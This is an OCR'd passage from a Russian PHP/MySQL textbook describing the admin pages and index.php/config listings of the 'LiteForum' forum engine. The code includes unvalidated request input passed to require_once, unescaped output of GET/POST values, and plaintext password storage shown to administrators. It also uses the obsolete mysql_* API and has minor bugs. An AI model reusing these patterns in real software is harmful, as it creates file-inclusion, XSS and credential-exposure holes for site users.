



Рис. 20.13. Карта стилей для файла srchform.php

Стили из файла operate.css применяются для вывода ошибок, сообщений и предупреждений в скриптах-обработчиках (листинг 20.36).

Листинг 20.36. Файл operate.css

```
// Стиль для информационных сообщений
.result{color: #920C0C; text-align: center}
// Стиль для отображения ошибок выполнения скриптов
.bug{color: #920C0C; text-align: center}
```

Глава 21



Создание системы администрирования

Система администрирования предназначена для создания и обновления, как независимых форумов, так и разделов форума. На страницах системы администрирования также осуществляется модерирование сообщений форумов и их общая настройка.

21.1. Описание системы администрирования

Система администрирования форума состоит из нескольких страниц и предназначена для выполнения административных задач: инсталляции форума, управления разделами форума, модерирования, предоставления статистики, информации об участниках форума и установки глобальных настроек форума. Для каждой из этих задач предусмотрена отдельная страница, перейти на которую можно по ссылкам, расположенным в меню системы администрирования.

21.1.1. Страница администрирования форума

Внешний вид страницы администрирования форумов представлен на рис. 21.1. Главная задача страницы администрирования — инсталляция новых и удаление уже существующих форумов. Для инсталляции форума необходимо ввести параметры соединения с базой данных.

Первое поле формы (см. рис. 21.1) предназначено для сетевого адреса сервера MySQL. В качестве такого адреса может выступать *localhost*, если сервер расположен на локальной машине, или сетевой адрес вида ***mysql1.mysite.ru***, если он расположен на отдельном узле в сети.

Во втором текстовом поле помещается имя пользователя, который осуществляет работу с базой данных (на локальной машине, если не проводилась дополнительная настройка учетных записей, в качестве имени пользователя следует набрать "root").

Третье текстовое поле предназначено для ввода пароля пользователя базы данных. Если после инсталляции сервера MySQL на локальной машине пароль для пользователя root не менялся, это поле следует оставить пустым.

Четвертое поле необходимо для задания имени создаваемой базы данных. В случае, если база данных для форума уже создана, то ее имя также должно быть вписано в это поле.

Последнее поле задает название директории, в которую будет помещен форум. Если данное поле оставить незаполненным, имя директории совпадет с именем базы данных. Допустим, файлы форума расположены в папке forum. Адресом Web-сервера является *www.mysite.ru*, тогда адресом форума на данном сайте будет *www.mysite.ru/forum/*. В этом случае в пятое поле следует вписывать имя директории — forum.

После заполнения всех полей необходимо нажать на кнопку **Создать форум**. В случае успешного создания форума внизу страницы будут выведены информационные сообщения и 2 ссылки, по первой можно будет попасть на только что созданный форум, а вторая ссылка перегружает страницу администрирования для дальнейшей настройки форума.




Рис. 21.1. Внешний вид страницы администрирования форума

Результатом создания форума будет новая строка в таблице на странице администрирования форума. Данная таблица позволяет удалить форум или выбрать его для дальнейшей настройки на других страницах.

Замечание

В системе может быть создано несколько независимых форумов, каждый из которых будет иметь собственную базу данных. Для работы с отдельным форумом в таблице на странице администрирования форума следует перейти по ссылке **Выбрать** напротив нужного форума.

21.1.2. Страница *Разделы форума*

Страница **Разделы форума** показана на рис. 21.2. Существуют два подхода к работе с форумом LiteForum:

- создание нескольких независимых форумов, каждый из которых имеет собственную базу данных и отдельную директорию;
- создание на базе одного форума нескольких разделов с возможностью переключения между ними при помощи выпадающего списка. Этот подход удобен, когда количество используемых баз данных ограничено.




Рис. 21.2. Страница **Разделы форума**

Страница администрирования **Разделы форума** предназначена для управления разделами форума. Переход по ссылке **Добавить новый раздел** приводит к форме, заполнив поля которой, можно организовать новый раздел форума. Посетители смогут переключаться на него при помощи выпадающего списка или ссылок в верхней части форума.

Замечание

По умолчанию при создании форума создается лишь один раздел: **Общий форум**

Каждому разделу форума соответствует строка таблицы, расположенной после ссылки **Добавить новый форум**. Таблица состоит из восьми столбцов, первые четыре из которых отображают параметры форума: название, правила форума, краткое описание (выводится на главной странице форума) и порядок следования в меню и выпадающем списке. Следующие четыре столбца содержат управляющие ссылки: **Скрыть/Отобразить**, **Удалить**, **Исправить** и **Переместить**, позволяющие скрывать и отображать раздел, удалять его из системы вместе со всеми сообщениями, редактировать название, правила, описание и порядок следования и объединять темы раздела с темами другого раздела.

21.1.3. Страница *Модерирование форума*

На данной странице осуществляется модерирование форума. При загрузке страницы выводится таблица с темами форума. Имеется возможность редактировать название темы и имя автора. Кроме того, тема может иметь три статуса:

- Открытая (доступная для просмотра и добавления сообщений посетителями);
- Скрытая (недоступная для просмотра и добавления сообщений посетителями);
- Закрытая (тема доступна для просмотра, но посетители не имеют возможности отвечать на сообщения и продолжать дискуссию).

Переход по ссылке в виде названия темы приводит к структурированному содержанию темы, которое разбивается на сообщения (рис. 21.3). Каждое сообщение может быть отредактировано (для этого необходимо перейти по ссылке **Править**) и, как и в случае с темами, предоставляется возможность задания сообщению трех приведенных выше статусов.




Рис. 21.3. Страница Модерирование форума

21.1.4. Страница *Статистика форума*

На данной странице предоставляется статистическая информация по выбранному форуму (рис. 21.4). В первой таблице приводится количество зарегистрированных посетителей. Во второй таблице приводится количество *доступных, закрытых и скрытых тем и сообщений форума.*

21.1.5. Страница *Посетители форума*

Страница **Посетители форума** показана на рис. 21.5. На данной странице имеется возможность задать статус участника форума (ссылки **Посетитель**, **Модератор**, **Администратор**).

Кроме этого, о каждом из участников форума предоставляется статистическая информация: число оставленных им сообщений и дата последнего посещения форума. Имя посетителя является гиперссылкой, переход по которой приводит к открытию страницы с контактной информацией.




Рис. 21.4. Страница Статистика форума




Рис. 21.5. Страница Посетители форума

Замечание

Помимо контактной информации, в "портрете" посетителя приводится его пароль. Это предусмотрено на тот случай, если посетитель забудет пароль и обратится за ним к администратору.

21.1.6. Страница *Настройки форума*

Страница **Настройки форума** показана на рис. 21.6. На данной странице производится установка разнообразных параметров выбранного форума.

Первое текстовое поле задает название форума, которое выводится в области заголовка окна браузера и на некоторых страницах форума.

Второе текстовое поле определяет количество выводимых на одной странице тем (изменение этого значения отражается как на блоке представления форума, так и на странице администрирования).




Рис. 21.6. Страница Настройки форума

Следующие два поля определяют максимальный размер прикрепляемых к сообщению файлов и фотографий посетителей (в байтах).

Пятое текстовое поле задает приветственное выражение, которое выводится перед списком тем на главной странице форума.

Шестое текстовое поле определяет срок действия cookie в сутках. Данный параметр, определяет, сколько времени форум будет "помнить" имя посетителя и его пароль без повторной аутентификации.

После этого идет группа флажков, первый из которых определяет, выводятся или нет переключатели между структурным (ступенчатым) и линейным (последовательным) видом форума.

Второй флажок необходим для сокрытия и отображения инструментов переключения между форумами (выпадающий список и верхнее меню с числом новых сообщений в разделах форума). Данный флажок необходимо сбросить в том случае, если в форуме имеется только один раздел.

Последний флажок сообщает, требуется ли отправлять уведомление по e-mail при появлении новой темы на форуме. Следующее за ним текстовое поле определяет e-mail, на который необходимо переправлять сообщение.

Выпадающий список в конце формы позволяет выбрать скин форума (вариант дизайна).

21.2. Разработка системы администрирования

Все файлы системы администрирования расположены в папке admin:

- addpartform.php — HTML-форма для добавления нового раздела в форум;
- addpart.php — обработчик формы addpartform.php;
- authorslist.php — страница управления аккаунтами зарегистрированных посетителей;
- bottomforum.php — "шапка" страницы администрирования;
- changpartform.php — HTML-форма для объединения одного из разделов форума с другим;
- changpart.php — обработчик формы changpartform.php;
- createconfig.php — скрипт создания конфигурационного файла для нового раздела форума;
- createforum.php — скрипт создания нового раздела форума;
- createtables.php — скрипт развертывания таблиц в базе данных;
- delpart.php — скрипт удаления раздела форума;
- delunit.php — скрипт удаления форума;

- editpartform.php — HTML-форма для редактирования параметров раздела форума;
- editpart.php — обработчик формы editpartform.php;
- editpostform.php — HTML-форма для редактирования сообщения на странице модерирования;
- editpost.php — обработчик формы editpostform.php;
- editthemeform.php — HTML-форма для редактирования названия темы форума;
- editthem.php — обработчик формы editthemeform.php;
- hidepart.php — скрипт, позволяющий скрыть раздел форума;
- hidepost.php — скрипт, позволяющий скрыть сообщение на странице модерирования;
- hidetheme.php — скрипт, позволяющий скрыть тему на странице модерирования;
- index.php — главная страница системы администрирования;
- info.php — скрипт, генерирующий страницу с контактной информацией зарегистрированного посетителя;
- lockpost.php — скрипт, позволяющий закрыть сообщение;
- locktheme.php — скрипт, позволяющий закрыть тему;
- menu.php — вспомогательный файл, содержащий меню системы администрирования;
- parts.php — страница администрирования разделов форума;
- posts.php — страница модерирования темы;
- settings.php — страница глобальных настроек формы;
- set.php — скрипт, устанавливающий настройки форума;
- setadmin.php — скрипт, позволяющий назначить посетителю статус "Администратор";
- setmoder.php — скрипт, позволяющий назначить посетителю статус "Модератор";
- setuser.php — скрипт, позволяющий назначить посетителю статус "Обычный посетитель";
- showpart.php — скрипт, позволяющий отобразить раздел форума;
- showpost.php — скрипт, позволяющий отобразить сообщение;
- showtheme.php — скрипт, позволяющий отобразить тему;

- statistics.php — страница, предоставляющая статистическую информацию по форуму;
- themes.php — страница модерирования форума;
- topforum.php — "завершение" страницы администрирования форума.

21.2.1. Страница администрирования форума

Рассмотрение системы администрирования будет начато со страницы администрирования форума (см. рис. 21.1), за отображение которой несет ответственность файл index.php. Содержимое файла index.php представлено в листинге 21.1.

```
////////////////////////////////////////////////////////////////
// Блок поиска ранее созданных форумов
////////////////////////////////////////////////////////////////
// Анализируем и помещаем в массив $confname имена
// конфигурационных файлов (они совпадают с именами форумов),
// подсчет производим по числу файлов с расширением inc
// в директории admin
$admin = opendir("."); // Открываем текущую директорию
while(($file = readdir($admin)))
{
  if(is_file($file))
  {
    $ext = substr($file, strpos($file,"."));
    if($ext == ".inc")
    {
      // В массив $confname помещаем имена всех
      // конфигурационных файлов
      $confname[] = substr($file, 0, strpos($file, "."));
    }
  }
}
// Закрываем директорию
closedir($admin);
if(isset($_POST['forum'])) $_GET['forum'] = $_POST['forum'];
// Если форум не выбран - выбираем первый
if(empty($_GET['forum']) && count($confname)>0)
```

```
  {
    $_GET['forum'] = $confname[0];
  }
  // Устанавливаем соединение с базой данных,
  // если файл config.inc уже создан
  if(@file_exists($_GET['forum'].".inc") && empty($_POST['dblocation']))
  {
    require_once($_GET['forum'].".inc");
    $dir = $_GET['forum'];
  }
  // Если соединение невозможно установить, данная переменная
  // примет значение false
  $connect = true;
  // Выводим "шапку" страницы
  include "topforum.php";
  // Выводим таблицу с обнаруженными в системе форумами
  echo "<p class=help>В системе обнаружены следующие форумы:</p>";
 ?>
<table>
<tr>
  <td>Название</td>
  <td colspan=2>Действия</td>
</tr>
  <?php
  if(count($confname)>0)
  {
    foreach($confname as $value)
    {
      echo "<tr><td>$value</td>
         <td align=center><a href=index.php?forum=$value>Выбрать</a></td>
         <td align=center><a href=delunit.php?forum=$value>Удалить</a>
           </td></tr>";
    }
  }
  echo "</table>";
  ////////////////////////////////////////////////////////////////
  // Блок создания нового форума
  ////////////////////////////////////////////////////////////////
?>
```

```
<form action=index.php method=post>
Адрес сервера MySQL
<input type=text name=dblocation value=<?php echo $dblocation; ?>><br>
Пользователь :
<input type=text name=dbuser value=<?php echo $dbuser; ?>><br>
Пароль : <input type=text name=dbpasswd value=<?= $dbpasswd; ?>><br>
Имя базы данных :
<input type=text name=dbname value=<?php echo $dbname; ?>><br>
Имя директории : <input type=text name=dir value=<?php echo $dir; ?>><br>
<input class=button type=submit value="Создать">
<input type=hidden name=forum value=<?php echo $_GET['forum']; ?>>
</form>
<?php
  // Проверяем корректность соединения с базой данных
  if(!$connect)
  {
    echo "Конфигурационный файл был создан,
          но соединение установить не удалось; пожалуйста,
          обратитесь к <a href=http://www.softtime.ru/forum/>
          разработчикам</a>.";
  }
  // Обработчик HTML-формы, расположенной выше
  if(!empty($_POST['dblocation']) &&
     !empty($_POST['dbuser']) &&
     !empty($_POST['dbname']))
  {
    // Устанавливаем соединение с сервером базы данных
    $link = @mysql_connect($_POST['dblocation'],
                           $_POST['dbuser'],
                           $_POST['dbpasswd']);
    if (!$link)
    {
      echo "Невозможно установить соединение с сервером MySQL.
            Проверьте правильность ввода адреса сервера, имени и пароля
            пользователя.";
      exit();
    }
    echo "Соединение с сервером установлено...";
```

```
// Проверим, существует ли уже такая база данных
// Запрашиваем список существующих баз данных
$dblist = mysql_list_dbs($link);
// Преобразуем его в массив и проверяем, не существует ли
// уже такая база данных
$db_exists = false;
// Определяем число баз данных на сервере
$cnt = mysql_num_rows($dblist);
// В цикле проверяем, совпадает ли имя текущей базы данных
// с уже существующими
for ($i=0; $i < $cnt; $i++)
{
  if(mysql_db_name($dblist, $i) == $_POST['dbname'])
  {
    echo "Выбранная вами база данных уже существует...";
    $db_exists = true;
    break;
  }
}
// Если база данных не существует - пытаемся ее создать
if(!$db_exists)
{
  // Пытаемся создать базу данных, указанную в параметре dbname
  if(@mysql_create_db($_POST['dbname']))
    echo "База данных ".$_POST['dbname']." успешно создана...";
  else
    echo "Базу данных ".$_POST['dbname']." не удалось создать...";
}
// После того как база данных создана - получаем доступ к базе данных
if (!@mysql_select_db($_POST['dbname'], $link))
{
  echo "Не удалось получить доступ к базе данных
       ".$_POST['dbname'].",
        возможно, пользователь ".$_POST['dbuser']."
        не имеет прав доступа для работы с ней.</p>";
  exit();
} else echo "Получен доступ к базе данных ".$_POST['dbname'];
// Развертываем таблицы форума
require_once("createtables.php");
```

```
    // Если переменная $create_table после развертывания
    // таблиц принимает значение false - операция потерпела неудачу
    if(!$create_table)
    {
      echo "Не удалось развернуть таблицы в базе данных
           ".$_POST['dbname']."... Возможно, они уже существуют.";
    } else echo "Таблицы форума успешно развернуты в базе данных
                ".$_POST['dbname']."...";
    // Создаем конфигурационный файл для доступа к базе данных
    // со страницы администрирования
    require_once("createconfig.php");
    echo "Создан конфигурационный файл системы администрирования...";
    // Создаем форум путем копирования файлов движка из директории skel
    // в директорию, заданную в текстовом поле "Имя директории" (dir),
    // если это поле пустое - директория получает имя базы данных
    require_once("createforum.php");
    // Выводим ссылку на новый форум
    echo "Проверьте правильность создания
          <a href=../".$_POST['dir']."/>форума</a>";
    echo "Для дальнейшей работы перегрузите
      <a href=index.php?forum=".$_POST['dir'].">данную страницу</a></p>";
  }
?>
```

При создании нового форума в директорию admin добавляется конфигурационный файл, название которого совпадает с названием директории размещения форума. Файл имеет расширение inc. В начале скрипта, представленного в листинге 21.1, в текущей директории (admin) происходит поиск файлов, имеющих расширение inc, — их названия помещаются в массив `$confname`.

Файл index.php может принимать параметр `forum`, в котором передается название текущего форума; если параметр пуст, он принимает значение первого элемента массива имен `$confname`.

Далее происходит соединение с базой данных посредством включения конфигурационного файла `$_GET['forum'].".inc"` при помощи инструкции `require_once()`.

Каждый конфигурационный файл с расширением inc совпадает по структуре с ранее рассмотренными файлами config.php (листинг 21.2). Единственное различие заключается в том, что при неудачном соединении скрипт не

останавливает работу, а присваивает переменной `$connect`, которая по умолчанию имеет значение `true`, значение `false`.

Замечание

Такой механизм необходим для того, чтобы на других страницах администрирования детектировать ситуацию, когда текущий форум не выбран.

```
<?php
  // Текущая версия Web-приложения
  $version = '2.0.0';
  // Имя сервера базы данных
  $dblocation = 'localhost';
  // Имя пользователя базы данных
  $dbuser = 'root';
  // Его пароль
  $dbpasswd = '';
  // Имя базы данных
  $dbname = 'forum';
  // Устанавливаем соединение с сервером базы данных
  $dbcnx = @mysql_connect($dblocation, $dbuser, $dbpasswd);
  if (!$dbcnx)
  {
    echo '<p>В настоящий момент сервер базы данных не доступен,
          поэтому корректное отображение страницы невозможно.</p>';
    $connect = false;
  }
  // Выбираем базу данных
  if (! @mysql_select_db($dbname, $dbcnx))
  {
    echo '<p>В настоящий момент база данных не доступна, поэтому
              корректное отображение страницы невозможно.</p>';
    $connect = false;
  }
  // Небольшая вспомогательная функция, которая выводит сообщение
  // об ошибке в случае ошибки запроса к базе данных
  function puterror($message)
  {
```

```
    echo '<p>$message</p>';
    echo '<p><b>Error: '.mysql_error().'</b><p>';
    exit();
  }
?>
```

После соединения с базой данных в файл index.php (см. листинг 21.1) включается "шапка" страницы — topforum.php. Файл topforum.php содержит оформление верхней части страницы и включает меню системы администрирования (menu.php).

Затем, если массив `$confname` содержит хотя бы один элемент, при помощи цикла `foreach` формируется таблица с присутствующими в системе форумами. Каждая строка таблицы соответствует отдельному форуму и состоит из трех ячеек, первая из которых содержит название форума, совпадающее с именем конфигурационного файла, и директории размещения, а две другие управляющие ссылки — **Выбрать** и **Удалить** — позволяют назначить форум текущим в системе администрирования и удалить форум из системы.

Вслед за блоком формирования таблицы форумов расположен блок добавления нового форума, который включает HTML-форму и ее обработчик. Форма состоит из пяти текстовых полей: `dblocation`, `dbuser`, `dbpasswd`, `dbname` и `dir` для адреса сервера базы данных MySQL, имени пользователя базы данных, его пароля, имени базы данных и имени директории форума соответственно. В форме также присутствует кнопка для отправки данных обработчику, в качестве которого выступает сам файл index.php.

Замечание

Если в настоящий момент в системе администрирования выбран текущий форум, то в поля формы подставляются значения из соответствующего ему конфигурационного файла.

